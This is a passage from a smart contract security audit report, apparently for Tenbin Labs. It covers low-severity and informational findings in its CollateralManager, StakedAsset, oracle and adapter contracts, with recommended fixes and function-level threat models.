3.12. CollateralManager can be initialized without a valid default admin

Target	CollateralManager		
Category	Coding Mistakes	**Severity**	Low
Likelihood	Low	**Impact**	Low

Description

In `CollateralManager.initialize()`, the contract validates `controller_` but does not validate `owner_` before assigning `DEFAULT_ADMIN_ROLE`:

```
function initialize(address controller_, address owner_)
    external initializer nonZeroAddress(controller_) {
    controller = controller_;
    __AccessControl_init();
    _grantRole(DEFAULT_ADMIN_ROLE, owner_);
}
```

The intended behavior is that the initial default admin should always be a valid, controllable address because `DEFAULT_ADMIN_ROLE` governs the contract's core administrative surface, including collateral onboarding, controller updates, token rescue, and upgrades.

However, `owner_` is not checked against `address(0)`. As a result, the contract can be initialized with `DEFAULT_ADMIN_ROLE` assigned to the zero address. In that state, no real account can call functions protected by `onlyRole(DEFAULT_ADMIN_ROLE)`, including

```
function addCollateral(address collateral, address vault)
    external
    nonReentrant
    onlyRole(DEFAULT_ADMIN_ROLE)
    nonZeroAddress(collateral)
    nonZeroAddress(vault)
{ ... }

function updateController(address newController)
    external
    onlyRole(DEFAULT_ADMIN_ROLE)
    nonZeroAddress(newController)
{ ... }

function rescueToken(address token, address to)
```

```
    external onlyRole(DEFAULT_ADMIN_ROLE) nonZeroAddress(to) { ... }

function _authorizeUpgrade(address newImplementation)
    internal override onlyRole(DEFAULT_ADMIN_ROLE) {}
```

This is a deployment-time configuration issue rather than a permissionless exploit, but the failure mode is real: if the proxy is initialized with `owner_ == address(0)`, the contract loses its live admin, upgrade, and recovery path from the first transaction onward.

Impact

If CollateralManager is initialized with `owner_ == address(0)`, the protocol can permanently lose access to its default-admin control plane for that deployment.

In that state,

- no operator can add or remove collateral support,
- no operator can update the controller reference,
- no operator can rescue unsupported tokens mistakenly sent to the manager, and
- no operator can authorize a UUPS upgrade to recover from the misconfiguration.

This is most naturally triggered by a deployment or initialization error rather than by an attacker. The practical consequence is operational lockout. Depending on how the rest of the system is configured afterward, unsupported tokens or accidentally transferred assets held by CollateralManager may become unrecoverable.

Recommendations

Reject a zero initial admin during initialization:

```
function initialize(address controller_, address owner_)
    external
    initializer
    nonZeroAddress(controller_)
    nonZeroAddress(owner_)
{
    controller = controller_;
    __AccessControl_init();
    _grantRole(DEFAULT_ADMIN_ROLE, owner_);
}
```

More generally, deployment-time role recipients that are intended to retain administrative control should be validated explicitly rather than relying on deployment tooling to guarantee nonzero inputs.

Remediation

This issue has been acknowledged by Tenbin Labs, and a fix was implemented in commit `12c16fce` ↗.

3.13. The `transferRestrictedAssets` function emits a `Withdraw` event with a misleading caller

Target	StakedAsset		
Category	Completeness	**Severity**	Informational
Likelihood	High	**Impact**	Informational

Description

In `StakedAsset.transferRestrictedAssets()`, the contract redeems a restricted account's full staking balance by calling the inherited ERC-4626 withdrawal helper as follows:

```
function transferRestrictedAssets(address from, address to, bool isCooldown,
    uint256 id)
    external
    nonZeroAddress(to)
    onlyRole(DEFAULT_ADMIN_ROLE)
{
    if (!isRestricted[from]) revert NonRestrictedAccount();
    uint256 shares = balanceOf(from);
    uint256 assets = previewRedeem(shares);

    if (shares > 0) {
        _withdraw(from, to, from, assets, shares);
    }

    // ...
}
```

The inherited OpenZeppelin ERC-4626 implementation emits the standard `Withdraw` event as

```
emit Withdraw(caller, receiver, owner, assets, shares);
```

where `caller` is intended to represent the address that initiated the withdrawal in the ERC-4626 flow.

In the restricted-asset seizure path above, however, `caller` is passed as `from`, which is the restricted account whose shares are being seized, rather than the actual admin account that invoked `transferRestrictedAssets()`.

This means off-chain tooling that interprets the `Withdraw` event according to normal ERC-4626

semantics may incorrectly conclude that the restricted account initiated its own withdrawal, when in reality the withdrawal was executed by an admin through the seizure path.

This is not a fund-loss issue. The underlying asset movement and authorization checks are consistent with the function's intended behavior. The issue is limited to event accuracy and downstream observability.

Impact

Off-chain systems that rely on the standard ERC-4626 `Withdraw` event may misattribute restricted-asset seizures. Take the following for example:

- Compliance or monitoring tooling could record the withdrawal as user-initiated instead of admin-initiated.
- Indexers or analytics systems could misclassify seizure activity as normal user redemptions.
- Operational investigation of restricted-account actions could become less reliable because the event trail does not identify the true initiator.

No direct on-chain exploit or value loss was identified from this issue alone.

Recommendations

If precise event attribution matters operationally, consider one of the following:

1. Emit a dedicated event for restricted-account asset transfers that includes the actual admin caller.
2. Or implement a custom restricted-withdraw path that preserves the intended event semantics without relying on the allowance-check behavior of `_withdraw()`.

If the current implementation is retained, document clearly that the standard `Withdraw` event emitted during `transferRestrictedAssets()` does not represent a normal user-initiated ERC-4626 withdrawal.

Remediation

This issue has been acknowledged by Tenbin Labs, and they have provided the following response:

> This is a function to cover an edge case. If we send the caller it will check if the owner, which is a restricted account, gave some allowance to the caller, the caller its the default admin and its very unlikely the restricted account will willingly gave approval to loose it shares.

3.14. GoldOracleAdapter unnecessarily relies on `answeredInRound` equality

Target	GoldOracleAdapter		
Category	Code Maturity	**Severity**	Informational
Likelihood	High	**Impact**	Informational

Description

In `GoldOracleAdapter.getPrice()`, the adapter validates the Chainlink response as follows:

```
function getPrice() external view returns (uint256) {
    (uint80 roundId, int256 answer,, uint256 updatedAt,
    uint80 answeredInRound) = oracle.latestRoundData();

    // valid round
    if (answeredInRound != roundId) revert IncorrectOracleRound();

    // Check for stale price
    if (block.timestamp - updatedAt > PRICE_STALENESS_THRESHOLD)
    revert OraclePriceStale();

    // Check for invalid price
    if (answer <= 0) revert InvalidOraclePrice();

    return answer.toUint256() * DECIMALS_OFFSET;
}
```

For the generation of Chainlink OCR-style feeds at the time of writing, `answeredInRound` is generally not an independently useful safety signal. In the bundled Chainlink dependency, the `AggregatorFacade` documentation explicitly states that `answeredInRound` is always equal to `roundId` for the underlying implementation, while freshness is expected to be checked via `updatedAt`.

As a result, the `answeredInRound != roundId` check does not add meaningful protection for the expected feed type. The effective safety checks here are the stale-price check and the non–positive-price check.

This does not create an immediate pricing vulnerability by itself. The concern is narrower; the adapter depends on a round-equality condition that is redundant for current expected feeds and may unnecessarily reduce compatibility with feed implementations or wrappers that otherwise provide correct and fresh data through `latestRoundData()`.

Impact

No direct fund-loss or oracle-manipulation path was identified from this issue alone.

The practical consequence is code and integration fragility for the following reasons.

- The check provides little or no additional safety for current expected Chainlink OCR feeds.
- It can make the adapter more brittle than necessary if the oracle implementation changes or is wrapped behind a compatible interface with different round semantics.
- Future maintainers may incorrectly assume that the round-equality check is an important security invariant when the meaningful validation is actually the freshness and positive-price checks.

Recommendations

If the protocol intends to support standard modern Chainlink price feeds, consider removing the `answeredInRound` equality check and relying on the validations that materially affect price safety: `updatedAt` freshness and `answer > 0`.

If the protocol intentionally wants to support only feeds that preserve `answeredInRound == roundId`, document that requirement explicitly so the compatibility boundary is clear.

Remediation

This issue has been acknowledged by Tenbin Labs, and a fix was implemented in commit `12c16fce` ↗.

3.15. The `cooldownAssets` function normalizes the requested asset amount

Target	StakedAsset		
Category	Completeness	**Severity**	Informational
Likelihood	Medium	**Impact**	Informational

Description

In `StakedAsset.cooldownAssets()`, the user-supplied `assets` value is first converted into shares with `previewWithdraw()` and is then replaced with `previewRedeem(shares)` before the cooldown is stored and executed:

```
function cooldownAssets(uint256 assets) external nonRestricted(msg.sender)
    returns (uint256 shares, uint256 id) {
    if (assets == 0) revert InvalidCooldownAmount();
    if (assets > maxWithdraw(msg.sender))
    revert CooldownExceededMaxWithdraw();
    shares = previewWithdraw(assets);
    // increment cooldown ID for this user
    id = cooldownIds[msg.sender]++;
    assets = previewRedeem(shares);
    uint256 cooldownEnd = (block.timestamp + cooldownPeriod);

    Cooldown storage cooldown = cooldowns[msg.sender][id];
    cooldown.assets = assets.toUint160();
    cooldown.end = cooldownEnd.toUint96();

    _withdraw(_msgSender(), address(silo), msg.sender, assets, shares);
    emit CooldownStarted(msg.sender, assets, shares, id, cooldownEnd);
}
```

Under standard ERC-4626 `withdraw()` semantics, the caller supplies the exact asset amount they want to withdraw, and the contract computes the number of shares required with `previewWithdraw()` and then executes the withdrawal for that same requested asset amount:

```
uint256 shares = previewWithdraw(assets);
_withdraw(_msgSender(), receiver, owner, assets, shares);
```

By contrast, `cooldownAssets()` does not preserve the originally requested `assets` amount. Instead, it normalizes the cooldown amount to the asset value implied by the rounded-up share amount returned by `previewWithdraw()`. Because of rounding, `previewRedeem(shares)` can be

slightly greater than the user's original `assets` input.

This is not an asset-loss issue by itself. The user is still moving their own position into cooldown, and no external attacker was identified who can profit from this behavior alone. The concern is narrower: the function behaves differently from what integrators may expect if they assume it mirrors ERC-4626 `withdraw()` semantics exactly.

Impact

The practical impact is interface and accounting surprise rather than direct exploitability.

A caller who requests cooldown for `X` assets may actually place a slightly different amount into cooldown. The stored `cooldown.assets` value and emitted `CooldownStarted` event can reflect that normalized amount rather than the original user input. Front ends or integrations that treat the input asset amount as exact may display or account for a slightly incorrect value unless they read the resulting cooldown state or event.

No direct profit path or protocol fund-loss path was confirmed from this issue alone.

Recommendations

If the intended behavior is to mirror ERC-4626 `withdraw()` semantics, preserve the original requested asset amount when calling `_withdraw()` and when recording the cooldown.

If the current normalization is intentional, document clearly that `cooldownAssets()` stores and withdraws the canonical asset amount implied by `previewWithdraw()` rather than strictly preserving the caller's original input.

Remediation

This issue has been acknowledged by Tenbin Labs, and a fix was implemented in commit `12c16fce` ↗.

3.16. MorphoVaultV1Adapter does not support vaults that require withdrawal requests

Target	MorphoVaultV1Adapter		
Category	Integration Risks	**Severity**	Informational
Likelihood	Low	**Impact**	Informational

Description

In `MorphoVaultV1Adapter.deallocate()`, the adapter assumes that the target ERC-4626 vault supports synchronous withdrawal through the standard `withdraw()` call:

```
function deallocate(bytes memory data, uint256 assets, bytes4, address)
    external
    returns (bytes32[] memory, int256)
{
    require(data.length == 0, InvalidData());
    require(msg.sender == parentVault, NotAuthorized());

    if (assets > 0) IERC4626(morphoVaultV1).withdraw(assets, address(this),
    address(this));
    uint256 oldAllocation = allocation();
    uint256 newAllocation
    = IERC4626(morphoVaultV1).previewRedeem(IERC4626(morphoVaultV1).balanceOf
    (address(this)));

    return (ids(), int256(newAllocation) - int256(oldAllocation));
}
```

This works for Morpho Vault V1–style integrations and for other ERC-4626 vaults that allow immediate synchronous withdrawals. However, it does not support vault designs that require a withdrawal request, queueing step, cooldown, or any other asynchronous redemption workflow before assets can be withdrawn.

The adapter exposes no mechanism to submit a prerequest or queued withdrawal, track pending withdrawal state, or finalize a later asynchronous redemption.

As a result, if the adapter is configured against an ERC-4626 vault whose `withdraw()` path reverts until a prior withdrawal request has been made or matured, `deallocate()` will simply fail for that vault.

This is not the same issue as the inflation-attack risk already described for unsafe arbitrary

ERC-4626 integrations. The point here is narrower: even if a target vault is otherwise economically safe, the adapter still does not generically support ERC-4626 vaults whose withdrawal semantics are not immediate and synchronous.

Impact

No direct theft path was identified from this issue alone. The effect is integration incompatibility and potential liquidity-management failure.

If the adapter is used with a vault that requires prerequested or asynchronous withdrawals,

- allocations into that vault may succeed,
- later `deallocate()` calls may revert or otherwise fail to retrieve assets, and
- the parent vault's expected liquidity path can break because the adapter has no built-in way to progress the withdrawal life cycle.

In practice, this means MorphoVaultV1Adapter should not be treated as a generic adapter for arbitrary ERC-4626 vaults with nonstandard withdrawal mechanics.

Recommendations

If the intended product requirement is support for arbitrary ERC-4626 vaults, document clearly that the current adapter only supports vaults with synchronous `deposit()` and `withdraw()` semantics.

If broader compatibility is required, use one of the following approaches:

1. Restrict onboarding to vetted vaults whose withdrawal flow is immediate and compatible with this adapter.
2. Or implement a dedicated adapter for asynchronous-withdrawal vaults that can request, track, and finalize withdrawals over multiple steps.

Remediation

This issue has been acknowledged by Tenbin Labs, and they have provided the following response:

> The MorphoVaultV1Adapter is only intended to be used with generic ERC4626 vaults. If a non standard ERC4626 vault is required, a new adapter or wrapper ERC4626 contract is needed to handle interactions with vaults that are not morpho markets. Based on Zellic's feedback, Tenbin is only going to use the adapter to allocate to its intended vaults. In order to support vaults outside this scope, Tenbin will need to develop a new adapter with more safeguards and design it to ensure safe allocation to Aave Static A token and Spark vaults

3.17. Block mint/redeem limit setters do not emit events

Target	Controller		
Category	Coding Mistakes	**Severity**	Informational
Likelihood	N/A	**Impact**	Informational

Description

`setBlockMintLimit` and `setBlockRedeemLimit` do not emit events.

Impact

It is difficult to monitor these configuration changes off-chain.

Recommendations

Emit events indicating the new block mint/redeem limits within `setBlockMintLimit` and `setBlockRedeemLimit`.

Remediation

This issue has been acknowledged by Tenbin Labs, and a fix was implemented in commit `99355b05` ↗.

4. Discussion

The purpose of this section is to document miscellaneous observations that we made during the assessment. These discussion notes are not necessarily security related and do not convey that we are suggesting a code change.

4.1. StakedAsset bootstrap seed is not present in the provided deployment flow

StakedAsset explicitly documents a bootstrap requirement intended to reduce the standard empty-vault ERC-4626 donation-risk window:

```
/// In order to avoid a first depositor donation attack a minimum stake should
    be made in the same transaction as the contract deployment
/// This is a UUPS upgradeable contract meant to be deployed behind an ERC1967
    Proxy
```

However, in the provided script-based deployment flow, StakedAsset appears to be initialized behind its proxy without a corresponding bootstrap stake in the same transaction. For example, DeployDevelopmentMock.s.sol deploys and initializes the staking proxy as follows:

```
address stakingImplementation = address(new StakedAsset{salt: SALT}());
bytes memory data = abi.encodeWithSelector(
    StakedAsset.initialize.selector,
    params.staked_asset_name,
    params.staked_asset_symbol,
    deployment.asset,
    broadcaster,
    0,
    address(0)
);
ERC1967Proxy proxy = new ERC1967Proxy{salt: SALT}(stakingImplementation,
    data);
deployment.staking = StakedAsset(address(proxy));
deployment.silo = deployment.staking.silo();
```

The rest of the deployment script then grants roles and configures the system, but it does not appear to make the documented same-transaction minimum seed deposit into StakedAsset.

We do not treat this as an in-scope code vulnerability by itself, especially because deployment scripts may be out of scope and because the issue depends on how the protocol is ultimately deployed in production. However, it is still worth flagging as a deployment-hardening note. The implementation comments document a safety assumption, and the provided deployment flow does not appear to enforce that assumption directly.

If the protocol relies on the documented bootstrap requirement, we recommend ensuring that

every real deployment path seeds StakedAsset atomically at deployment time or otherwise documenting and operationally enforcing an equivalent empty-vault protection process.

5. Threat Model

This provides a full threat model description for various functions. As time permitted, we analyzed each function in the contracts and created a written threat model for some critical functions. A threat model documents a given function's externally controllable inputs and how an attacker could leverage each input to cause harm.

Not all functions in the audit scope may have been modeled. The absence of a threat model in this section does not necessarily suggest that a function is safe.

5.1. Module: AssetSilo

Function: `cancel(address account, uint256 amount)`

This function cancels an active cooldown by redepositing siloed assets back into the staking vault and minting replacement staking shares for the specified account.

Inputs

- `account`
  - **Control**: Full control.
  - **Constraints**: The staking vault must accept `account` as the receiver of the newly minted shares.
  - **Impact**: The account that receives new staking shares when the cooldown is canceled.
- `amount`
  - **Control**: Full control.
  - **Constraints**: The silo must hold at least `amount` of the underlying asset, and the downstream ERC-4626 deposit must succeed.
  - **Impact**: The amount of siloed underlying assets returned to the staking vault.

Branches and code coverage

Intended branches

- ☑ Cancellation by the staking contract should redeposit assets and mint staking shares to the designated account.

Negative behavior

- ☑ Revert if the caller is not the staking contract.

Function: `withdraw(address to, uint256 amount)`

This function releases underlying asset tokens from the cooldown silo to a receiver after the staking contract has determined that the cooled down position can be exited.

Inputs

- `to`
  - **Control**: Full control.
  - **Constraints**: The recipient must be able to receive the ERC-20 transfer, and the transfer will revert if `to` is invalid for the underlying token.
  - **Impact**: The account that receives the released underlying assets.
- `amount`
  - **Control**: Full control.
  - **Constraints**: The silo must hold at least `amount` of the underlying token, or the ERC-20 transfer will revert.
  - **Impact**: The quantity of underlying assets withdrawn from cooldown.

Branches and code coverage

Intended branches

- ☑ Withdrawal by the staking contract should transfer the requested asset amount to the receiver.
- ☑ A full withdrawal should leave the silo with no remaining balance for that asset.

Negative behavior

- ☑ Revert if the caller is not the staking contract.

5.2. Module: CollateralManager

Function: `addCollateral(address collateral, address vault)`

This function on-boards a new collateral token and its ERC-4626 vault, grants the controller and vault the required approvals, snapshots the vault's current assets, and marks the collateral as supported by the manager.

Inputs

- `collateral`
  - **Control**: Full control.

- **Constraints**: The address must be nonzero, not already supported, and `vault.asset()` must equal `collateral`.
- **Impact**: The underlying collateral token the manager will hold, approve, and account for.

- `vault`
  - **Control**: Full control.
  - **Constraints**: The address must be nonzero and must be an ERC-4626 vault whose underlying asset is `collateral`.
  - **Impact**: The yield vault used for deposits, withdrawals, and revenue accounting for the collateral.

Branches and code coverage

Intended branches

- ☑ The default admin should be able to add a new collateral and vault pair and initialize its accounting state.

Negative behavior

- ☑ Revert if the caller does not have the default admin role.
- ☑ Revert if either address is zero, if the collateral is already supported, or if the vault does not match the collateral asset.

Function: `convertRevenue(address collateral, uint256 amount)`

This function reclassifies part of accrued revenue as principal collateral by reducing pending revenue without transferring tokens out of the manager.

Inputs

- `collateral`
  - **Control**: Full control.
  - **Constraints**: The collateral must be supported by the manager.
  - **Impact**: The collateral bucket whose accrued revenue is being converted back into managed principal.
- `amount`
  - **Control**: Full control.
  - **Constraints**: The amount must not exceed currently accrued revenue for the collateral.
  - **Impact**: The portion of pending revenue that will no longer be withdrawable as revenue.

Branches and code coverage

Intended branches

- ☑ The rebalancer should be able to consume part of accrued revenue so it is retained inside the manager as principal.

Negative behavior

- ☑ Revert if the collateral is unsupported.
- ☑ Revert if the requested amount exceeds pending revenue.

Function: `deposit(address collateral, uint256 amount, uint256 minShares)`

This function deposits idle manager-held collateral into its configured ERC-4626 vault, refreshes pending revenue, and enforces a minimum shares-out threshold.

Inputs

- `collateral`
  - **Control**: Full control.
  - **Constraints**: The collateral must be supported by the manager and must have a configured vault.
  - **Impact**: The collateral bucket whose idle balance will be moved into a vault.
- `amount`
  - **Control**: Full control.
  - **Constraints**: The manager must hold at least `amount` of the collateral, and the vault deposit must succeed.
  - **Impact**: The amount of underlying collateral deposited into the vault.
- `minShares`
  - **Control**: Full control.
  - **Constraints**: The actual shares minted by the vault must be at least `minShares`.
  - **Impact**: The minimum acceptable vault shares for this deposit.

Branches and code coverage

Intended branches

- ☑ A curator should be able to deposit supported collateral into its vault and update manager and vault balances correctly.

Negative behavior

- ☑ Revert if the caller does not have the curator role.
- ☑ Revert if the manager is paused.
- ☑ Revert if the collateral is unsupported, if the manager lacks sufficient balance, or if the vault returns fewer than `minShares`.
- ☑ Revert on a reentrant vault callback during deposit.

Function: `rebalance(address collateral, uint256 amount)`

This function lets the rebalancer send liquid collateral from the manager to the current controller custodian, subject to a per-collateral rebalance cap.

Inputs

- `collateral`
  - **Control**: Full control.
  - **Constraints**: The manager must hold enough of the collateral, and the requested amount must fit within the remaining rebalance cap.
  - **Impact**: The collateral token transferred to the custodian.
- `amount`
  - **Control**: Full control.
  - **Constraints**: The amount must not exceed `rebalanceCap[collateral]`.
  - **Impact**: The quantity of collateral moved out to the custodian and deducted from the cap.

Branches and code coverage

Intended branches

- ☑ The rebalancer should be able to send collateral to the custodian and consume the configured cap, including full-cap fuzz cases.

Negative behavior

- ☑ Revert if the caller does not have the rebalancer role.
- ☑ Revert if the manager is paused.
- ☑ Revert if the requested amount exceeds the remaining rebalance cap.

Function: `redeemLegacyShares(IERC4626 vault, uint256 shares)`

This emergency function redeems shares from a legacy vault after its collateral has already been removed from the active manager configuration.

Inputs

- `vault`
  - **Control**: Full control.
  - **Constraints**: The vault's underlying collateral must no longer be registered as an active supported collateral.
  - **Impact**: The legacy vault from which the manager will redeem leftover shares.
- `shares`
  - **Control**: Full control.
  - **Constraints**: The manager must hold at least `shares` of the legacy vault, and the vault redeem must succeed.
  - **Impact**: The number of legacy vault shares converted back into underlying collateral.

Branches and code coverage

Intended branches

- ☑ The default admin should be able to redeem legacy vault shares after the collateral has been removed, including multiple redemptions.

Negative behavior

- ☑ Revert if the caller does not have the default admin role.
- ☑ Revert if the vault's collateral is still actively supported.

Function: `removeCollateral(address collateral)`

This emergency function off-boards a supported collateral vault by revoking approvals, clearing accounting state, and removing the collateral from the active set.

Inputs

- `collateral`
  - **Control**: Full control.
  - **Constraints**: The collateral must currently be supported by the manager.

- **Impact**: The collateral and associated vault configuration that will be removed from active management.

Branches and code coverage

Intended branches

- ☑ The default admin should be able to remove a supported collateral and clear its tracked vault state.

Negative behavior

- ☑ Revert if the caller does not have the default admin role.
- ☑ Revert if the collateral is not currently supported.

Function: `setMinSwapPrice(address srcToken, address dstToken, uint256 minAmount)`

This function stores the minimum acceptable output price for a source and destination token pair so later swaps can reject underpriced executions.

Inputs

- `srcToken`
  - **Control**: Full control.
  - **Constraints**: No support check is enforced; the address is used as the source-token mapping key.
  - **Impact**: The token that will be swapped out in later price-checked swaps.
- `dstToken`
  - **Control**: Full control.
  - **Constraints**: No support check is enforced; the address is used as the destination-token mapping key.
  - **Impact**: The token expected to be received in later price-checked swaps.
- `minAmount`
  - **Control**: Full control.
  - **Constraints**: Any `uint256` value is accepted and interpreted in destination-token units per one whole source token.
  - **Impact**: The price floor used by `swap` to reject executions with insufficient output.

Branches and code coverage

Intended branches

- ☑ The cap adjuster should be able to set a minimum swap price and emit the update event.

Negative behavior

- ☑ Revert if the caller does not have the cap-adjuster role.

Function: `setPauseStatus(ManagerPauseStatus status)`

This function switches the collateral manager between normal operation and emergency pause mode for protected manager workflows.

Inputs

- `status`
  - **Control**: Full control.
  - **Constraints**: The value must be a valid `ManagerPauseStatus` enum member.
  - **Impact**: Determines whether protected manager actions remain enabled or are blocked by the pause modifier.

Branches and code coverage

Intended branches

- ☑ The gatekeeper should be able to set `FMLPause` and later restore `None`.

Negative behavior

- ☑ Revert if the caller does not have the gatekeeper role.

Function: `setRebalanceCap(address collateral, uint256 amount)`

This function sets the per-collateral amount that the rebalancer may withdraw from the manager during future rebalance operations.

Inputs

- `collateral`
  - **Control**: Full control.

- **Constraints**: No support check is enforced; the cap is stored under whatever collateral address is supplied.
- **Impact**: The collateral key whose rebalance allowance is being updated.

- `amount`
  - **Control**: Full control.
  - **Constraints**: Any `uint256` value is accepted.
  - **Impact**: The maximum amount that future `rebalance` calls may withdraw before the cap is exhausted.

Branches and code coverage

Intended branches

- ☑ The cap adjuster should be able to set the rebalance cap and emit the update event.

Negative behavior

- ☑ Revert if the caller does not have the cap-adjuster role.

Function: `setRevenueModule(address newRevenueModule)`

This function sets the single revenue module address that is authorized to withdraw realized revenue from the manager.

Inputs

- `newRevenueModule`
  - **Control**: Full control.
  - **Constraints**: The address must be nonzero.
  - **Impact**: The contract that will be allowed to call `withdrawRevenue`.

Branches and code coverage

Intended branches

- ☑ The default admin should be able to update the revenue module address.

Negative behavior

- ☑ Revert if the caller does not have the default admin role.
- ☐ Revert if `newRevenueModule` is the zero address. The contract enforces this through `nonZeroAddress(newRevenueModule)`, but the current tests do not cover it directly.

Function: `setSwapCap(address collateral, uint256 newSwapCap)`

This function sets the per-token swap cap that later swap executions consume when a token is spent or received.

Inputs

- `collateral`
  - **Control**: Full control.
  - **Constraints**: No support check is enforced; the cap is stored under the provided token address.
  - **Impact**: The token whose swap budget is being updated.
- `newSwapCap`
  - **Control**: Full control.
  - **Constraints**: Any `uint256` value is accepted.
  - **Impact**: The maximum token amount that future swaps may consume or credit before hitting the configured cap.

Branches and code coverage

Intended branches

- ☑ The cap adjuster should be able to set the swap cap and emit the update event.

Negative behavior

- ☑ Revert if the caller does not have the cap-adjuster role.

Function: `setSwapModule(address newSwapModule)`

This function updates the swap module contract that receives source collateral and executes manager-authorized swaps.

Inputs

- `newSwapModule`
  - **Control**: Full control.
  - **Constraints**: The address must be nonzero and is expected to implement the swap module interface used by `swap`.
  - **Impact**: The contract that will receive source tokens and execute future swap operations.

Branches and code coverage

Intended branches

- ☑ The default admin should be able to set a new swap module and emit the update event.

Negative behavior

- ☑ Revert if the caller does not have the default admin role.
- ☑ Revert if `newSwapModule` is the zero address.

Function: `swap(bytes parameters, bytes data)`

This function executes a curator-controlled collateral swap through the external swap module while enforcing supported-token checks, cap limits, minimum pricing, and minimum received output.

Inputs

- `parameters`
  - **Control**: Full control.
  - **Constraints**: The bytes must decode into valid `SwapParameters`, and the embedded source and destination tokens must both be supported collateral types.
  - **Impact**: Encodes the swap source token, destination token, input amount, and minimum acceptable output used for all swap checks.
- `data`
  - **Control**: Full control.
  - **Constraints**: The bytes must be valid calldata for the configured swap module and must result in at least the requested destination output.
  - **Impact**: The arbitrary swap execution payload forwarded to the external swap module.

Branches and code coverage

Intended branches

- ☑ A curator should be able to swap one supported collateral for another and have both swap caps updated based on the actual output.
- ☑ Swaps should succeed across collateral pairs with different decimals and configured slippage tolerances.

Negative behavior

- ☑ Revert if the caller does not have the curator role.
- ☑ Revert if the manager is paused.
- ☑ Revert if the swap parameters or calldata are malformed or if either token is unsupported.
- ☑ Revert if the source or destination swap cap is exceeded.
- ☑ Revert if the requested minimum output violates the configured minimum price, or if the actual output is below the requested minimum.
- ☑ Revert if the actual destination amount received exceeds the destination cap.
- ☑ Revert on a reentrant token callback during swap.

Function: `updateController(address newController)`

This function rotates the controller address by zeroing old token approvals, granting the new controller fresh approvals, and updating the stored controller reference.

Inputs

- `newController`
  - **Control**: Full control.
  - **Constraints**: The address must be nonzero.
  - **Impact**: The controller that will be allowed to move supported collateral held by the manager.

Branches and code coverage

Intended branches

- ☑ The default admin should be able to migrate all supported collateral approvals from the old controller to a new controller.

Negative behavior

- ☑ Revert if the caller does not have the default admin role.
- ☑ Revert if `newController` is the zero address.

Function: `withdraw(address collateral, uint256 amount, uint256 maxShares)`

This function withdraws underlying collateral from a configured ERC-4626 vault back into the manager, refreshes pending revenue, and enforces a maximum shares-in threshold.

Inputs

- `collateral`
  - **Control**: Full control.
  - **Constraints**: The collateral must be supported by the manager and must have a configured vault.
  - **Impact**: The collateral bucket whose vault position will be reduced.
- `amount`
  - **Control**: Full control.
  - **Constraints**: The vault must allow withdrawal of `amount`, and the manager must hold enough vault shares to satisfy the request.
  - **Impact**: The amount of underlying collateral redeemed from the vault.
- `maxShares`
  - **Control**: Full control.
  - **Constraints**: The shares burned by the vault withdrawal must be less than or equal to `maxShares`.
  - **Impact**: The maximum acceptable share cost for the withdrawal.

Branches and code coverage

Intended branches

- ☑ A curator should be able to withdraw supported collateral from its vault back to the manager balance.

Negative behavior

- ☑ Revert if the caller does not have the curator role.
- ☑ Revert if the manager is paused.
- ☑ Revert if the collateral is unsupported, if the withdrawal exceeds the vault's limits, or if more than `maxShares` would be burned.
- ☑ Revert on a reentrant vault callback during withdrawal.

Function: `withdrawRevenue(address collateral, uint256 amount)`

This function transfers realized revenue that is already liquid inside the manager to the configured revenue module and updates revenue accounting.

Inputs

- `collateral`

- **Control**: Full control.
- **Constraints**: The collateral must be supported by the manager, and the caller must be the configured revenue module.
- **Impact**: The collateral whose realized revenue is being extracted.

- `amount`
  - **Control**: Full control.
  - **Constraints**: The amount must not exceed pending revenue, and the manager must actually hold enough loose collateral to pay it.
  - **Impact**: The amount of realized revenue sent to the revenue module.

Branches and code coverage

Intended branches

- ☑ The revenue module should be able to withdraw a portion of realized revenue and reduce pending revenue accordingly.

Negative behavior

- ☑ Revert if the caller is not the configured revenue module.
- ☑ Revert if the manager is paused.
- ☑ Revert if the collateral is unsupported, if `amount` exceeds pending revenue, or if the manager does not hold enough liquid collateral.
- ☑ Revert on a reentrant token callback during revenue withdrawal.

5.3. Module: Controller

Function: `invalidateNonce(uint256 nonce)`

This function lets a payer proactively mark a nonce as used so any pending off-chain order that references the same nonce becomes permanently unusable.

Inputs

- `nonce`
  - **Control**: Full control.
  - **Constraints**: No protocol-level bound is enforced.
  - **Impact**: The nonce that will no longer be valid for future order execution.

Branches and code coverage

Intended branches

- ☑ A payer should be able to invalidate a nonce and cause later nonce verification for that value to fail.

Negative behavior

No protocol-specific negative path applies beyond normal EVM execution, so there is no dedicated negative-path test to mark.

Function: `multicall(bytes[] data)`

This function executes a batch of controller calls via `delegatecall`, preserving the original caller context and reverting the entire batch if any subcall fails.

Inputs

- `data`
  - **Control**: Full control.
  - **Constraints**: Each array element must be valid calldata for a controller function, and every delegated subcall must succeed.
  - **Impact**: The ordered list of controller actions executed atomically in the caller's context.

Branches and code coverage

Intended branches

- ☑ A caller should be able to batch multiple valid mint calls and have all state updates succeed atomically.

Negative behavior

- ☑ Revert the whole batch if any payload is malformed or any delegated subcall fails.

Function: `redeem(Order order, Signature signature, Context context, Signature approval)`

This function executes a signed redeem order by validating the order and minter approval, consuming the payer nonce, enforcing per-block and oracle controls, optionally withdrawing curated collateral from the manager, transferring collateral to the recipient, optionally instant unstaking staked assets, and burning the payer's asset tokens.

Inputs

- `order`
  - **Control**: Full control.
  - **Constraints**: The order must be a valid redeem order with an unused nonce, nonzero amounts, supported collateral, valid asset token, unrestricted payer and recipient, and a nonexpired timestamp.
  - **Impact**: Defines the payer, recipient, collateral payout, asset-token type, asset amount, and nonce for the redeem execution.
- `signature`
  - **Control**: Full control.
  - **Constraints**: The signature must resolve to a valid whitelisted signer or valid ERC-1271 payer authorization for the supplied order.
  - **Impact**: Authenticates the redeem order used by `verifyOrder`.
- `context`
  - **Control**: Full control.
  - **Constraints**: `context.order_hash` must match the order hash, and `share_price` must be nonzero when `is_curated` is true.
  - **Impact**: Determines whether the manager withdraws collateral from the collateral manager before payout and what share bound is used.
- `approval`
  - **Control**: Full control.
  - **Constraints**: The approval must be a valid EIP-712 signature from an account with `MINTER_ROLE`.
  - **Impact**: Authorizes the redeem execution context.

Branches and code coverage

Intended branches

- ☑ A valid redeem order should transfer collateral to the recipient and burn the payer's asset tokens.
- ☑ A valid staked-asset redeem should instant unstake before burning the underlying asset amount.
- ☑ A valid curated redeem should withdraw collateral from the collateral manager before payout.
- ☑ Redeem execution should work when called by the payer as long as the minter approval is valid.

Negative behavior

- ☑ Revert if redeeming is paused, if the order type is not `Redeem`, or if `context.order_hash`

does not match the order.

- ☑ Revert if approval or order validation fails or if the nonce is reused.
